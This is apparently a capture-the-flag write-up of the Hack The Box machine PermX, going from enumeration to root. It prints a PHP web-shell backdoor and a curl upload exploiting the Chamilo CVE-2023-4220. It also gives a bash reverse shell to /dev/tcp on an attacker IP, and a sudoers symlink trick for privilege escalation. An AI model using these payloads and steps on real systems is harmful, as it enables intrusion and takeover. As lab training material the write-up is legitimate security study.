Enumeration and Findings
First I ran Nmap to scan the machine:


We have SSH open and port 8 TCP with Apache installed. Apache is a good target for us in these situations, so I went ahead and tried to visit our domain permx.htb, but first, let’s add it to our /etc/hosts file.
Going through the app, we can tell it’s a static website.

So I started fuzzing the Vhosts.

Here we have 2 subdomains, www and lms. The lms one is an admin login panel.

I was about to start fuzzing again for directories and files, but I checked the /robots.txt first and it’s looking good.

We can find many routes. By visiting the documentation, we know some info, such as the exact version of Chamilo.

Exploitation
I started searching for any CVE or exploit for it and found this one Chamilo-CVE-2023–4220-Exploit. It’s about unauthenticated Big Upload file remote code execution.
I tried to use the automated bash script with the PHP reverse shell:
sudo ./CVE-2023-4220.sh -f /home/kite/Downloads/php-reverse-shell.php -h http://lms.permx.htb/ -p 4444
But the shell has a problem and it doesn’t work, as you can see, but it has been uploaded successfully.

So let’s try it manually using this simple backdoor, putting it into the shell.php file:
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!--    http://michaeldaw.org   2006    -->
Then execute this command:
curl -F 'bigUploadFile=@shell.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'Let’s test it by executing the id command:
http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?cmd=id

Let’s inject our reverse shell:
http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.66%2F4444%200%3E%261%27Then set up a Netcat listener with nc -nlvp 4444, and it worked fine.
Privilege Escalation
Trying to upgrade the shell to an interactive TTY:
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
We can download linpeas.sh to /var/www/html.

2 users on the system:


Tried this pass with the mtz user and it worked!
I closed this session and used SSH to connect since it’s better and we got the first user.

Trying to get the root user, I checked what I could do with sudo:
sudo -l
We can notice the /opt/acl.sh file that we can run with no password:
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi
This script takes the user, permissions, and the target file as parameters and changes permissions for this file, but the target file has to be in our home folder.
So let’s just make a symbolic link to the sudoers file and change our permissions on this file to read/write:
ln -s /etc/sudoers Sir_Reda
sudo /opt/acl.sh mtz rw /home/mtz/Sir_Reda
After granting our user ALL privileges:

Then sudo su to the root user.
